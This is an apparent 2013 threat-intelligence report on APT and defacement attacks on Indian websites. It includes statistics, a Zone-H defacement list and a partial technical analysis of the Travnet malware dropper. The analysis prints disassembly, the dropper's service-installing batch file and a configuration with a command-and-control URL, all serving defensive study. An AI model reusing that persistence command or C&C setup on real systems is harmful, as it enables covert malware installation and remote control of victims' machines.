



Inside Report – APT Attacks on Indian Cyber Space

REPORT BY INFOSEC CONSORTIUM

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Malware analysis powered by **Po Antivirus** from **Research Bundle**

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Objective:

The objective of this report is the following:

- An overview of malware distribution in Indian Cyberspace
- Detailed, in-depth technical analysis of Advanced Persistent Threat (APT) actors against India
- Enumerate the primary technical causes leading to successful attacks
- Recommendations to improve and protect the overall Critical Information Infrastructures


About CERT-ISAC

CERT-ISAC is India's first Independent CERT for mobile and electronic security. Established by the non-profit scientific foundation "**Information Sharing and Analysis Center**" (ISAC) that manages the **National security Database** (NSD) program, CERT-ISAC has a dedicated 30 seat threat intelligence monitoring center at New Delhi and Mumbai to monitor constant threats and attacks on the India Cyber Space. CERT-ISAC has numerous security experts from the National Security Database program who regularly support the research initiatives.

About Po: Mobile Anti-Virus

"Po" is an advanced behavior based mobile anti-virus designed by the organization **Research Bumble**, especially for the defence. The Po Engine is currently used by CERT-ISAC for malware analysis and certification of mobile apps for security and privacy.

How is this document organized:



Pre-requisites to read the document

Section	Rating	Audience
Part One	Non Technical	CEOs, Chairman, Directors
Part Two	Highly Technical	Technical and Subject Matter Experts
Part Three	Semi-Technical	Managers, CIOs, Vice Presidents and above
Part Four	Non Technical	CEOs, Chairman, Policy makers, Authority

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
PART ONE

Hunter or the hunted? :

PART ONE: HUNTER OR HUNTED?

Attacks & Cyber threats against India

www.ResearchBundle.com



The recent 'Operation Hangover' report from Norman's Malware Detection Team has projected India as an emerging APT actor. The report goes on to document a detailed analysis of targeted malware and lists a small number of Indian-based companies that were potentially threat actors involved in the campaign.

While the 'Hangover' report itself has been widely debated in the Indian Information Security community, there is little proof, beyond circumstantial evidence provided in the Norman report, that Indian actors were behind this APT campaign, and the larger concern remains that India is the victim of numerous APT campaigns, rather than an instigator of this threat.

As our Government is rapidly migrating towards e-governance, it is vital to ensure a robust approach to data security is implemented from an early stage to prevent misuse and subsequent attacks on critical infrastructure and the national economy. A quick look at India's history with respect to battling cyber threats, reveals an age-

old & on-going war between the "hackers" from various Nations. Defacement of Indian government sites date back to the year 2003 & even today, they continue to happen.

In this report, we analyse the various facts and provide in-depth analysis of an "Advanced persistent threat" attack on India that makes us ask – **Are we the hunter or the hunted?**

How is this report organized?

- Part one – Hunter or the Hunted?
- Part two – Advanced persistent threat - analysis
- Part three - Primary Causes
- Part four - Recommendations

APT campaigns against India

"Advanced persistent threat" or APT as it is known, is a reality today. Unlike the regular script-kiddie attacks that are carried out usually for fun or for fame, APTs are serious campaigns, undertaken by groups with a variety of skill-sets. The focus of an APT campaign usually is to gather valuable information against specific companies / organizations or selected sectors of a country. These usually begin with highly targeted spear-phishing attacks.

Malware Distribution in India

Out of 25,935 websites scanned by Google, 14% websites were infected by Malware.


Overview of attacks on India from 26th May 2013 to 26th June 2013

AS = Attack Sites

Autonomous System ⁱ	Number of sites scanned ⁱ	Scanned sites hosting malware ⁱ	% of AS scanned ⁱ
TATA Communications	3,456	711 (21%)	3%
Web Werks (33480)	3,861	780 (20%)	5%
Netmagic Datacenter Mumbai (17439)	2,632	387 (15%)	4%
CtrlS Datacenters (18229)	4,594	459 (10%)	4%
Net4India (17447)	2,701	156 (6%)	2%
National Informatics Centre (4758)	1,165	16 (1%)	3%


Attacked and compromised websites from TATA Communications

TATA Communications formerly VSNL is Leading (4755)




Attacked and compromised websites from Web Werks

Web Werks (33480)




Attacked and compromised websites from Net Magic Datacenter Mumbai

Netmagic Datacenter Mumbai (17439)




Attacked and compromised websites from Ctrl-S Datacenter

CtrlS Datacenters (18229)



Attacked and compromised websites from Net4India

Net4India (17447)



Attacked and compromised websites from National Informatics Center (NIC)

National Informatics Centre (4758)



Statistics from CERT-IN

To make some sense of the current scenario of cyber security in India, let's have a look at some of the statistics published by CERT-India. The following table should give us a good idea of how things are shaping up.

Activity	2006	2007	2008	2009	2010	2011
Security Incidents handled	552	1237	2565	8266	10315	13301
Security Alerts issued	48	44	49	29	43	48
Advisories Published	50	66	76	61	72	81
Vulnerability Notes Published	138	163	197	157	274	188
Security Guidelines Published	1	1	1	0	1	4
White papers/Case Studies Published	2	2	1	1	1	3
Trainings Organized	7	6	18	19	26	26
Indian Website Defacements tracked	5211	5863	5475	6023	14348	17306
Open Proxy Servers tracked	1837	1805	2332	2583	2492	3294
Bot Infected Systems tracked	0	25915	146891	3509166	6893814	6277936

It's not surprising to note that the threats are increasing at an alarming rate, year after year. In a way, it's heartening to observe the CERT evolve & rise upto newer challenges & latest threats.



Unfortunately, it's not enough. The reports submitted by CERT do not take into account the most fundamental aspects of maintaining a state of secure IT environment. This fact is evident from the number of security incidents that happen over an year & how the right authorities react to them. If every reported incident was handled properly by identifying the root cause, followed by a full security audit, we wonder if the numbers would grow so fast. As mentioned earlier, cases of government sites being defaced date back to 2003. Even today, one can find servers running older & vulnerable versions of software, poor server management, web applications deployed on these servers being designed & implemented by programmers who lack awareness of secure coding practices, to name a few. The private sector though, is much more cautious & alert when it comes to their IT infrastructure compared to the government.

Attack on Indian IT Infrastructure: Zone-H Statistics

Let's analyse the state of government's IT infrastructure in the following pages.

While the statistics presented by CERT-In looks alarming by itself, the actual state of domains that end with "gov.in", is much worse. A quick look at the following recent screenshot of www.zone-h.org site provides some shocking insight. According to the site, the current statistics are as follows:

Total Notifications : 1299

Mass defacements : 753

The screenshot shows the Zone-H website interface. At the top is the Zone-H logo with the tagline "unrestricted information". Below the logo is a navigation menu with links: Home, News, Events, Archive, Archive (with a star icon), Onhold, Notify, Stats, Register, Login, and a RSS icon. The main content area has a search filter section with "NOTIFIER" and "DOMAIN .GOV.IN" input fields. There are checkboxes for "Special defacements only", "Fulltext/Wildcard", and "Onhold (Unpublished) only". A "Date" dropdown is set to "ALL" and an "Apply filter" button is present. Below the filters, it states "Total notifications: 1,299 of which 546 single ip and 753 mass defacements". A legend defines the symbols: H - Homepage defacement, M - Mass defacement, R - Redefacement, L - IP address location, and a star icon for special defacement. A table follows with columns: Date, Notifier, H M R L (with icons), Domain, OS, and View.

Date	Notifier	H	M	R	L	★ Domain	OS	View
2013/06/25	HaYaL-ET-06	H	M			★ sangaifestival.gov.in	Win 2008	mirror
2013/06/25	HaYaL-ET-06		M			★ tahmanipur.gov.in/index.html	Win 2008	mirror
2013/06/22	h4x0r HuSsY			R		★ teboardsptf.gov.in/downloads/...	Linux	mirror
2013/06/03	Dr.Freak					★ karnataka.gov.in/karnatakachil...	Win 2003	mirror
2013/06/03	Dr.Freak		M			★ karunadu.gov.in/karnatakachild...	Win 2003	mirror



PART TWO: ADVANCED PERSISTENT THREAT

PART TWO: ADVANCED PERSISTENT THREAT - ANALYSIS

The Travnet Case

A recent incident that caught our attention was the “**Travnet**” case. We carried out a preliminary analysis of our own on the subject. Kaspersky as well as McAfee amongst others, have published detailed analysis of the malware & the campaign.

Our focus was to understand the nature of the group behind the attack & its agenda. It began with Kaspersky's revelation of the attack. We recommend you to go through Kaspersky & McAfee's analysis of the malware to know more about the spear phishing campaign & the exploits used.

Our analysis is currently focussed only on the malware samples that are dropped on the target systems, as the exploits used during the spear-phishing campaign are older & already patched by the respective vendors.

To summarize the modus operandi of the attack, targeted phishing mails were sent to individuals, having Office documents as attachments. These documents exploited previously known vulnerabilities (CVE-2012-0158 and CVE-2010-3333) to drop “Travnet” malware onto the systems. Its fascinating to note that the attachments that were sent to Indian targets were carefully selected & some of them were named as follows:

- “Army Cyber Security Policy 2013.doc”
- “Jallianwala bagh massacre a deeply shameful act.doc”
- “Report - Asia Defense Spending Boom.doc”
- “His Holiness the Dalai Lama’s visit to Switzerland day 3.doc”
- “BJP won’t dump Modi for Nitish NDA headed for split.doc”


As its evident, the group behind the attack obviously has done extensive research on topics that are current as well as intriguing to the Indian targets. We managed to acquired 2 variants of the “Travnet” malware & our analysis of the same is as follows.

Travnet Technical Analysis: Part A

File details :

Filename	travnet_A.exe
MD5	d286c4cdf40e2dae5362eff562bccd3a
SHA1	25ac3098261df8aa09449a9a4c445c91321352af
SHA256	a75fdd9e52643dc7a1790c79cbfffe9348f80a9b0984eafd90723bf7ca68f4ce
Filesize	97792 bytes
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows

A quick analysis by PEiD reveals that the binary is not packed or protected.



It begins by creating a new mutex object, named "INSTALL SERVICES NOW!".

```

; int __stdcall WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPSTR lpCmdLine,int nShowCmd)
_WinMain@16 proc near

var_210= dword ptr -210h
FileName= byte ptr -208h
Buffer= byte ptr -104h
hInstance= dword ptr 8
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 14h

push    ebp
mov     ebp, esp
sub     esp, 208h
push    esi
push    offset Name          ; "INSTALL SERVICES NOW!"
push    1                    ; bInitialOwner
push    0                    ; lpMutexAttributes
call    ds:CreateMutexA
mov     esi, eax
call    ds:GetLastError
cmp     eax, 007h
jz     loc_4010C2

```

Next step is to create a configuration file named "config_t.dat" in the windows' "system" folder.

It then populates it with the right

```


push    eax
lea     eax, [ebp+FileName]
push    offset aSSystemConfig_ ; "%s\\system\\config_t.dat"
push    eax                    ; char *
call    _sprintf
add     esp, 0Ch
mov     ebx, 80h
lea     eax, [ebp+FileName]
push    edi                    ; hTemplateFile
push    ebx                    ; lpString
push    offset aWebpage       ; "WebPage"
push    ebx                    ; lpAppName
call    esi ; WritePrivateProfileStringA
push    4                      ; size_t
lea     eax, [ebp+var_4]
push    edi                    ; int
push    eax                    ; void *
call    _memset
add     esp, 0Ch
lea     eax, [ebp+var_4]
push    [ebp+var_18]
push    offset aD              ; "%d"
push    eax                    ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax                    ; lpFileName
lea     eax, [ebp+var_4]
push    eax                    ; lpString
push    offset aDowncmdtime   ; "DownCmdTime"
push    ebx                    ; lpAppName
call    esi ; WritePrivateProfileStringA
push    4                      ; size_t

```


parameters, after decoding them.


After the configuration file is written, it checks if the malware was previously installed or not, if not, it creates a dynamic-link library in the "system32" folder, creates a temporary batch file named as "temp.bat" which installs the previous DLL as a service on the system. The name of the DLL that is created, is based upon the values of the data from "netsvcs" from the following registry key : "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost". During this runtime, it turned out to be "6to4ex.dll" but it can change from runtime to runtime. The malware then deletes the batch file. Its obvious that this executable basically acts as a dropper. The contents of the batch file & the configuration file generated are as follows.

Batch file : temp.bat



```
@echo off
@reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Parameters"
/v servicedll /t REG_EXPAND_SZ /d C:\WINDOWS\system32\6to4ex.dll
```

Configuration file : config_t.dat



```
[Option]
WebPage=http://www.newesyahoo.com/traveler1/net/nettraveler.asp
DownCmdTime=10
UploadRate=128
ServiceName=6to4
[Other]
UP=0
[OtherTwo]
AutoCheck=0
CheckedSuccess=1
|
```


Next section focuses on the analysis of the DLL ("6to4ex.dll") that was dropped by this executable.

Analysis of "6to4ex.dll"

File Details

Filename	6to4ex.dll
MD5	452660884ebe3e88ddabe2b340113c8a
SHA1	b80d436afcf2f0493f2317ff1a38c9ba329f24b1
SHA256	ed6ad64dad85fe11f3cc786c8de1f5b239115b94e30420860f02e820ffc53924
Filetype	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Filesize	46592 bytes
C&C url	http://www.newesyahoo.com/traveler1/net/nettraveler.asp

